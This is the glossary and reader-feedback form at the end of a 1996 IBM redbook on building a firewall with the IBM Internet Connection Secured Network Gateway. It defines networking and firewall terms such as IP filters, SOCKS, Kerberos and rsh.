Dual-homed Gateway. A firewall configuration which is both an IP router with *IP filtering* and a *proxy* application server.

IP filter. An addition to an IP router that determines which *packets* will be passed from one router interface to the other.

filter rule. In IBM Internet Connection Secured Network Gateway, a definition that specifies an *IP filter*. Filter rules are grouped together in the filter rule file.

finger. A TCP/IP application that allows you to find out information about a remote node or a user of a remote node.

firewall. In architecture: an internal wall designed to resist fire, thereby creating a safe area behind it. In computers: a machine placed between a private network and a public network designed to resist unwanted access into the private side.

FTP. Abbreviation for File Transfer Protocol. A TCP/IP application that allows a user to send or retrieve files from a remote computer.

gopher. An IP application protocol that provides access to information via a distributed menu structure.

ICMP. Abbreviation for the Internet Control Message Protocol. Part of the IP protocol suite that allows network components to pass control information between themselves.

Hacker. In general computer use: someone who understands the working of a system to the extent that he can make changes to it on the fly, usually without any kind of formal control. In computer security use: someone who uses hacking skills to circumvent or subvert system protection mechanisms.

HTML. Abbreviation for Hypertext Markup Language. A language for creating *hypermedia* documents that is the foundation of the *World Wide Web*.

HTTP. Abbreviation for the Hypertext Transport Protocol. A TCP/IP protocol used by *World Wide Web* servers and *Web Browsers* to transfer *hypermedia* documents across the Internet.

Hypermedia. The concept of multiple types of media (text, graphics, audio, video) accessed through a single consistent interface from distributed server processors.

Hypertext links. The pointers within a *HTML* document that lead the user to other documents on the same or different server.

ident Protocol. A TCP/IP protocol for verifying that a specific session from a given user exists.

Kerberos. A security system used by DCE and other IP-based applications. Kerberos provides trusted third-party authentication and authorization services. It is named after the two-headed dog that guarded the gates of Hades in Greek mythology.

Multiplexor. Something that takes several data streams and packages them into a single transport vehicle, such as a communications link.

MX record. A configuration record for a *DNS* server that specifies the mail gateway node to use for a specific domain.

name server. A machine running the *DNS* server application.

© Copyright IBM Corp. 1995 1996

NFS. Abbreviation for Network File System. A TCP/IP application that allows access to data files across a network.

NIS. Network Information System. A TCP/IP application that distributes system configuration information so that it does not have to be multiply-defined. Also known as Yellow Pages.

Packet. In TCP/IP networks the data stream between pairs of nodes is divided into elements not exceeding a given size and then prefixed with header information. These are called *packets*.

ping. The program that invokes the *ICMP* echo function. This is a function that sends *packets* through the network to a target host and reports on whether responses were received.

Proxy. Something that stands-in for the real thing. In computer terms: an application that stands between the real user and application and relays the communications between them.

rcp. A TCP/IP application that permits copying of files between remote machines.

rexec. A TCP/IP application that permits remote execution of commands.

rsh. Another TCP.IP application that permits remote execution of commands.

rshd. The *daemon* that handles *rsh* requests.

Sendmail. The name of the program in UNIX that is most commonly used for sending, storing and forwarding *SMTP* mail messages.

SMTP. Abbreviation for the Simple Mail Transfer Protocol. A TCP/IP application that allows users to send electronic mail to each other.

SOCKS. An protocol that allows a firewall to forward application traffic in a secure way, without the end user being aware of its operation.

SOCKSified. Describes a client program that has been modified to take advantage of the *SOCKS*protocol.

Syslog. A UNIX function for recording system log data.

syslogd. The *daemon* that performs *Syslog* processing.

Telnet. A TCP/IP application that gives a remote login capability.

Trusted Machine. In firewall terms: a machine whose management we know to be reliable and which we will allow our machines to communicate with.

vi. A UNIX text editor which is very powerful and has an arcane command syntax that only three people in the history of the universe have fully mastered.

Web Browser. A client program used for accessing servers in the *World Wide Web*.

World Wide Web. A loose network of nodes running *HTTP* servers. The ″network″ that connects these nodes together is not a physical or logical network in the sense of an Ethernet segment or a TCP/IP subnet. Rather, the network is created by a mesh of references between documents maintained at the servers. These references are called *hypertext links*. When a *Web Browser* user selects a link that refers to a new server node, the program will establish a connection to that server and load the referenced document. The underlying communication protocol for the World Wide Web is TCP/IP, so for unrestricted user access it is necessary for the client to be able to create TCP/IP sessions to any node in the Internet.

X-Station. A graphical terminal designed to operate as an *X-Windows* server.

X-Windows. A TCP/IP protocol that provides access for application programs to graphical user interface facilities, provided by an X-Windows server running on a distributed machine (either a general-purpose workstation or a dedicated device called an *X-Station*).

Index

© Copyright IBM Corp. 1995 1996

ITSO Redbook Evaluation

International Technical Support Organization
Building a Firewall
with the IBM Internet Connection
Secured Network Gateway
April 1996

Publication No. SG24-2577-01

Your feedback is very important to help us maintain the quality of ITSO redbooks. **Please fill out this questionnaire and return it using one of the following methods:**

- Mail it to the address on the back (postage paid in U.S. only)
- Give it to an IBM marketing representative for mailing
- Fax it to: Your International Access Code + 1 914 432 8246
- Send a note to REDBOOK@VNET.IBM.COM

Please rate on a scale of 1 to 5 the subjects below.
(1 = very good, 2 = good, 3 = average, 4 = poor, 5 = very poor)

Overall Satisfaction ____

Organization of the book	____	Grammar/punctuation/spelling	____
Accuracy of the information	____	Ease of reading and understanding	____
Relevance of the information	____	Ease of finding information	____
Completeness of the information	____	Level of technical detail	____
Value of illustrations	____	Print quality	____

Please answer the following questions:

a)	Are you an employee of IBM or its subsidiaries:	Yes____	No____
b)	Do you work in the USA?	Yes____	No____
c)	Was this redbook published in time for your needs?	Yes____	No____
d)	Did this redbook meet your needs?	Yes____	No____

If no, please explain:

What other topics would you like to see in this redbook?

What other redbooks would you like to see published?

Comments/Suggestions: **(THANK YOU FOR YOUR FEEDBACK!)**

Name

Address

Company or Organization

Phone No.

ITSO Redbook Evaluation
SG24-2577-01

Cut or Fold
Along Line

Fold and Tape   **Please do not staple**   Fold and Tape

NO POSTAGE
NECESSARY
IF MAILED IN THE
UNITED STATES

BUSINESS REPLY MAIL

FIRST-CLASS MAIL   PERMIT NO. 40   ARMONK, NEW YORK

POSTAGE WILL BE PAID BY ADDRESSEE

IBM International Technical Support Organization
Department HZ8, Building 678
P.O. BOX 12195
RESEARCH TRIANGLE PARK NC
USA 27709-2195

Fold and Tape   **Please do not staple**   Fold and Tape

SG24-2577-01

Cut or Fold
Along Line

Part Number: 33H4327

Printed in U.S.A.

33H4327

SG24-2577-01